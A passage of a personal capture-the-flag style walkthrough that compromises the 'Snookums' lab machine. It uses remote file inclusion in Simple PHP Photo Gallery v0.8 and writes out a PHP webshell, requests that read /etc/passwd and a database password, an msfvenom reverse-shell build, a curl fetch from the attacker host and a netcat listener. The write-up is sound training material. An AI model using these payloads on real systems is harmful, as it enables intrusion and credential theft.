

Snookums

Starting off with rustscan to have some quick enumeration so I have something to look at while the longer scans run

```
rustscan -a 192.168.249.58 --ulimit 5000 | tee rustscan
```

PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack ttl 61
22/tcp	open	ssh	syn-ack ttl 61
80/tcp	open	http	syn-ack ttl 61
111/tcp	open	rpcbind	syn-ack ttl 61
139/tcp	open	netbios-ssn	syn-ack ttl 61
445/tcp	open	microsoft-ds	syn-ack ttl 61
3306/tcp	open	mysql	syn-ack ttl 61
33060/tcp	open	mysqlx	syn-ack ttl 61

- ftp
- ssh
- http - probably a web server of some kind
- rpcbind
- 139/445 smb
- mysql
- mysqlx

I wasn't super familiar with mysqlx so doing some research.

- there is a plugin called mysqlx and it looks like it extends the capabilities of SQL servers.
- There is also a protocol called the x protocol which is a new client protocol created to talk between the x plugin and clients. The protocol is fully implemented in MySQLShell and has several connectors for popular languages

Getting autorecon running

```
sudo autorecon 192.168.249.58 --nmap-append="--min-rate=5000" --dirbuster.threads=30 -v
```

Getting an nmap scan running

```
nmap -sC -sV 192.168.249.58 -oA default_scripts
```

```
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 3.0.2
| ftp-syst:
|  STAT:
|  FTP server status:
|    Connected to ::ffff:192.168.45.156
|    Logged in as ftp
|    TYPE: ASCII
|    No session bandwidth limit
|    Session timeout in seconds is 300
|    Control connection is plain text
|    Data connections will be plain text
|    At session startup, client count was 5
|    vsFTPD 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|  2048 4a:79:67:12:c7:ec:13:3a:96:bd:d3:b4:7c:f3:95:15 (RSA)
|  256 a8:a3:a7:88:cf:37:27:b5:4d:45:13:79:db:d2:ba:cb (ECDSA)
|_ 256 f2:07:13:19:1f:29:de:19:48:7c:db:45:99:f9:cd:3e (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Simple PHP Photo Gallery
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
```

```

| program version  port/proto  service
| 100000 2,3,4      111/tcp  rpcbind
| 100000 2,3,4      111/udp  rpcbind
| 100000 3,4        111/tcp6 rpcbind
|_ 100000 3,4        111/udp6 rpcbind
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp open  netbios-ssn Samba smbd 4.10.4 (workgroup: SAMBA)
3306/tcp open  mysql      MySQL (unauthorized)
Service Info: Host: SNOOKUMS; OS: Unix

```

Host script results:

```

| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2025-08-18T14:50:36
|_ start_date: N/A
|_clock-skew: mean: 1h20m01s, deviation: 2h18m37s, median: 0s
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.10.4)
| Computer name: snookums
| NetBIOS computer name: SNOOKUMS\x00
| Domain name: \x00
| FQDN: snookums
|_ System time: 2025-08-18T10:50:40-04:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

```

- 21 FTP
 - looks like anonymous login was allowed
- 22 SSH

- Open SSH 7.4
- 80 HTTP
 - Apache 2.4.6
 - PHP 5.4.16
- 111 RPCbind
- 139/445 SMB
- 3306 MySQL
- 33060 - nmap didn't pick this up because I didn't specify a large enough port range, but just listing this again here so I don't forget it as I'm going through

21 FTP

Looking at the FTP service, I am able to login anonymously, but when attempting to look at the files in the share with ls it just freezes. That or it is displaying nothing.... because there's no files. Either way moving on for now

```

(kali㉿kali)-[~/pg/snookums]
$ ftp ftp@192.168.249.58
Connected to 192.168.249.58.
220 (vsFTPD 3.0.2)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> hel
Commands may be abbreviated.  Commands are:

!                chmod          exit            image           mls             nmap
$                close          features        lcd             mlsd            ntrans
account          cr              fget           less            mlst            open
append           debug          form           lpage          mode            page
ascii            delete         ftp            lpwd           modtime         passive
bell             dir            gate           ls             more            pdir
binary           disconnect     get            macdef         mput            pls
bye              edit           glob           mdelete        mreget          pmlsd
case             epsv           hash           mdir           msend           preserve
cd               epsv4          help           mget           newer           progress
cdup             epsv6          idle           mkdir           nlist           prompt
ftp> ls
229 Entering Extended Passive Mode (|||22017|).

```

22 SSH

trying some random quick guesses against SSH

Admin:admin

Root:root,toor

Didn't yield anything

```

(kali㉿kali)-[~/pg/snookums]
└─$ ssh root@192.168.249.58
The authenticity of host '192.168.249.58 (192.168.249.58)' can't be established.
ED25519 key fingerprint is SHA256:rouy0/8CKEfhPY0eheyBSXy00UrbHzUFFNIMlNdCNfI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.249.58' (ED25519) to the list of known hosts.
root@192.168.249.58's password:
Permission denied, please try again.
root@192.168.249.58's password:
Permission denied, please try again.
root@192.168.249.58's password:
root@192.168.249.58: Permission denied (publickey,gssapi-keyex,gssapi-with-mic,password).


(kali㉿kali)-[~/pg/snookums]
└─$ ssh root@192.168.249.58
root@192.168.249.58's password:
Permission denied, please try again.
root@192.168.249.58's password:

(kali㉿kali)-[~/pg/snookums]
└─$ ssh admin@192.168.249.58
admin@192.168.249.58's password:
Permission denied, please try again.
admin@192.168.249.58's password:

```

80 HTTP

Going to the web page, it looks like a little photo gallery



It also highlights the name of the software being used: simple php photo gallery v0.8

Googling simple php photo gallery v0.8 exploit:

- Found this RCE, but this highlights verison 0.7

- <https://github.com/beauknowstech/SimplePHPGal-RCE.py>
- Also found a LFI exploit. This highlights verison 0.8b, but its close enough that its worth trying
 - <https://www.exploit-db.com/exploits/7786>

Looking at the dirbuster results from autorecon there are a number of pages of interest that I have access to


```

200 GET 6l 12w 139c http://192.168.249.58/embeddedGallery.php
200 GET 71l 658w 4041c http://192.168.249.58/README.txt
200 GET 457l 2618w 245309c http://192.168.249.58/images/examples/image-2.jpg
200 GET 432l 2300w 198123c http://192.168.249.58/images/examples/image-1.jpg
200 GET 90l 182w 2730c http://192.168.249.58/
200 GET 16l 63w 1093c http://192.168.249.58/css/
200 GET 0l 0w 0c http://192.168.249.58/db.php
200 GET 0l 0w 0c http://192.168.249.58/functions.php
200 GET 1l 1w 59c http://192.168.249.58/images/bullet.gif
200 GET 3l 37w 986c http://192.168.249.58/images/bg-checker.png
200 GET 12l 100w 5700c http://192.168.249.58/images/speech-bubbles.png
200 GET 51l 327w 20329c http://192.168.249.58/images/box.png
200 GET 71l 120w 1508c http://192.168.249.58/image.php
200 GET 15l 133w 8439c http://192.168.249.58/images/donate.png
200 GET 3l 11w 873c http://192.168.249.58/images/close.png
200 GET 4l 39w 1504c http://192.168.249.58/images/favicon.gif
200 GET 8l 38w 2452c http://192.168.249.58/images/prev.png
200 GET 11l 43w 2409c http://192.168.249.58/images/next.png
200 GET 103l 511w 13348c http://192.168.249.58/images/loading.gif
200 GET 25l 160w 3023c http://192.168.249.58/images/
200 GET 90l 182w 2730c http://192.168.249.58/index.php
200 GET 18l 88w 1576c http://192.168.249.58/js/
200 GET 130l 2849w 18511c http://192.168.249.58/license.txt
200 GET 14l 43w 675c http://192.168.249.58/photos/

```

- A readme.txt file, which seems to be the default setup instructions for this version of the software, but it is being served still.


Going through the results for allowed pages, the photos page has directory listing enabled



```
ffuf -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt -u http://192.168.249.58/images/FUZZ -t 200
```

just a couple 403s, worked similarly if I removed the / before FUZZ

```
(kali㉿kali)-[~/pg]
$ ffuf -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt -u http://192.168.249.58/images/FUZZ -t 200
```



```
v2.1.0-dev
```

```
:: Method          : GET
:: URL             : http://192.168.249.58/images/FUZZ
:: Wordlist        : FUZZ: /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
:: Follow redirects : false
:: Calibration     : false
:: Timeout         : 10
:: Threads         : 200
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500
```


```
./httpasswd      [Status: 403, Size: 218, Words: 15, Lines: 9, Duration: 33ms]
../httpasswd     [Status: 403, Size: 211, Words: 15, Lines: 9, Duration: 33ms]
.httpasswd       [Status: 403, Size: 218, Words: 15, Lines: 9, Duration: 34ms]
:: Progress: [929/929] :: Job [1/1] :: 104 req/sec :: Duration: [0:00:08] :: Errors: 3 ::
```

The Remote File inclusion vulnerability that the exploit script above utilized was based on this exploit:

Basically the image.php page can make calls to remote addresses and that is what will be exploited. Testing this manually before using that POC script.

In url bar:

<http://192.168.249.58/image.php?img=http://192.168.45.156/test>



We can see it makes a call to my server, this could be exploited to host a web shell and hopefully download it. I could do this using a php web server as well, but there was a POC script so I am going to utilize that.

<https://github.com/beauknowstech/SimplePHPGal-RCE.py>

That actually didn't work for me, though I was hopeful. eitherway it shouldn't be too hard to make a php cmd file that I can host and use to make a call back to my machine.

Writing a simple php webshell which accepts commands as a parameter cmd:

```
nano shell2.php
```

```
<?php system($_GET['cmd']); ?>
```


Hosting the webshell:

```
python3 -m http.server 80
```

Testing out using the remote file inclusion to execute a command from a hosted php web shell worked


in url bar:

`http://192.168.249.58/image.php?img=http://192.168.45.156/shell2.php&cmd=id`



note: for a little bit I was stuck using ?=id as I was used to that, but needed to use & here

I turned on my burp proxy and captured the request sent above to be able to use repeater for testing different rev shell payloads



Hosting a listener and trying to get a call back to my system wasn't working so I tried to make

<pre>GET /image.php?img=http://192.168.45.156/shell2.php&cmd=cat+/etc/passwd HTTP/1.1 Host: 192.168.249.58 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Connection: keep-alive Cookie: __utms=148881783.1786478994.1755529447.1755531383.1755534677.3; __utmc=148881783; __utmz= 148881783.1755529447.1.1.utmcsr=(direct) utmccn=(direct) utmcmd=(none) Upgrade-Insecure-Requests: 1 Priority: u=0, i</pre>	<pre>setImgWidth_handler(); </script> </center> root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin polkitd:x:999:998:User for polkitd:/:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin postfix:x:89:89:/var/spool/postfix:/sbin/nologin chrony:x:998:996:/var/lib/chrony:/sbin/nologin michael:x:1000:1000:Michael:/home/michael:/bin/bash apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/false tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
 <center> Simple PHP Photo Gallery v0.8 </center></pre>
--	--

I attempted to reach the michael user's home directory to read his ssh key, but had no luck there. Eventually I realized looking at the files in the my shells current directory, the db.php file was there.

This file had DB credentials in it

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre>1 GET /image.php?img=http://192.168.45.156/shell2.php&cmd=cat+db.php 2 HTTP/1.1 3 Host: 192.168.249.58 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 5 Firefox/128.0 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 7 Accept-Language: en-US,en;q=0.5 8 Accept-Encoding: gzip, deflate, br 9 Connection: keep-alive 10 Cookie: __utma=148881783.1786478994.1755529447.1755531383.1755534677.3; 11 __utmc=148881783; __utmz= 12 148881783.1755529447.1.1.utmcsr=(direct) utmccn=(direct) utmcmd=(none) Upgrade-Insecure-Requests: 1 Priority: u=0, i</pre>			<pre>67 68 onresize=liveResize; 69 70 71 function highlight(field) { 72 field.focus(); 73 field.select(); 74 } 75 76 </script> 77 <!-- end javascript --> 78 79 80 <center> 81 82 Back to Gallery 83 84 <center> 85 87 <script language='javascript'> 88 setImgWidth_handler(); 89 </script> 90 </center> 91 <?php 92 define('DBHOST', '127.0.0.1'); 93 define('DBUSER', 'root'); 94 define('DBPASS', 'MalapropDoffUtilize1337'); 95 define('DBNAME', 'SimplePHPGal'); 96 ?> 97
 98 <center> 99 Simple PHP Photo Gallery v0.8 100 </center></pre>		

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre>1 GET /image.php?img=http://192.168.45.156/shell2.php&cmd=cat+db.php 2 HTTP/1.1 3 Host: 192.168.249.58 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 5 Firefox/128.0 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 7 Accept-Language: en-US,en;q=0.5 8 Accept-Encoding: gzip, deflate, br 9 Connection: keep-alive 10 Cookie: __utma=148881783.1786478994.1755529447.1755531383.1755534677.3; 11 __utmc=148881783; __utmz= 12 148881783.1755529447.1.1.utmcsr=(direct) utmccn=(direct) utmcmd=(none) Upgrade-Insecure-Requests: 1 Priority: u=0, i</pre>			<pre>67 68 onresize=liveResize; 69 70 71 function highlight(field) { 72 field.focus(); 73 field.select(); 74 } 75 76 </script> 77 <!-- end javascript --> 78 79 80 <center> 81 82 Back to Gallery 83 84 <center> 85 87 <script language='javascript'> 88 setImgWidth_handler(); 89 </script> 90 </center> 91 <?php 92 define('DBHOST', '127.0.0.1'); 93 define('DBUSER', 'root'); 94 define('DBPASS', 'MalapropDoffUtilize1337'); 95 define('DBNAME', 'SimplePHPGal'); 96 ?> 97
 98 <center> 99 Simple PHP Photo Gallery v0.8 100 </center></pre>		

```
define('DBHOST', '127.0.0.1');
define('DBUSER', 'root');
define('DBPASS', 'MalapropDoffUtilize1337');
define('DBNAME', 'SimplePHPGal');
```

Attempting to ssh into the machine as michael or root using this set of credentials didn't work

```
(kali㉿kali)-[~/ssh]
$ ssh root@192.168.249.58
root@192.168.249.58's password:
Permission denied, please try again.
root@192.168.249.58's password:


(kali㉿kali)-[~/ssh]
$ ssh michael@192.168.249.58
michael@192.168.249.58's password:
Permission denied, please try again.
michael@192.168.249.58's password:
```

Attempting to connect to the SQL instance externally wasn't allowed it seems from this error.

```
(kali㉿kali)-[~/ssh]
$ mysql -u root -pMalapropDoffUtilize1337 -h 192.168.249.58
ERROR 2002 (HY000): Received error packet before completion of TLS handshake. The authenticity of the following error cannot be verified: 1130 - Host '192.168.45.156' is not allowed to connect to this MySQL server
```

At this point I decide to see if I can download a shell onto the system

Checking if curl was on the system it was, so now I generate a linux payload



running `uname -a` from my webshell

```
Linux snookums 3.10.0-1127.10.1.el7.x86_64 #1 SMP Wed Jun 3 14:28:03 UTC 2
020 x86_64 x86_64 x86_64 GNU/Linux
so should be a 64 bit system
```

generating a reverse shell payload with `msfvenom`

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.45.156 LPORT=123
4 -f elf -o reverse.elf
```

download the reverse shell from my webshell by changing `cmd` to:


```
curl http://192.168.45.156/reverse.elf -O reverse.elf
```

That didn't work either, then I remember that the pentest monkey php shell should spawn a reverse connection back innately so I downloaded that and hosted it then started a

burp on the left sending the rfi payload

top right - python server hosting php web shell file

bottom right nc listener listening on the port specified in the pentest monkey reverse shell configuration file



The screenshot shows two windows from a Kali Linux terminal. The left window is Burp Suite's 'Request' tab, displaying an HTTP GET request to `/image.php?img=http://192.168.45.156/phpshell.php` from `192.168.249.58`. The right window is a terminal with a netcat listener on port 3306. It shows a connection from `192.168.249.58` and a shell prompt `sh-4.2$`. Above the terminal, a log window shows the netcat listener's output, including the IP address and the received data.

```
1 GET /image.php?img=http://192.168.45.156/phpshell.php HTTP/1.1
2 Host: 192.168.249.58
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
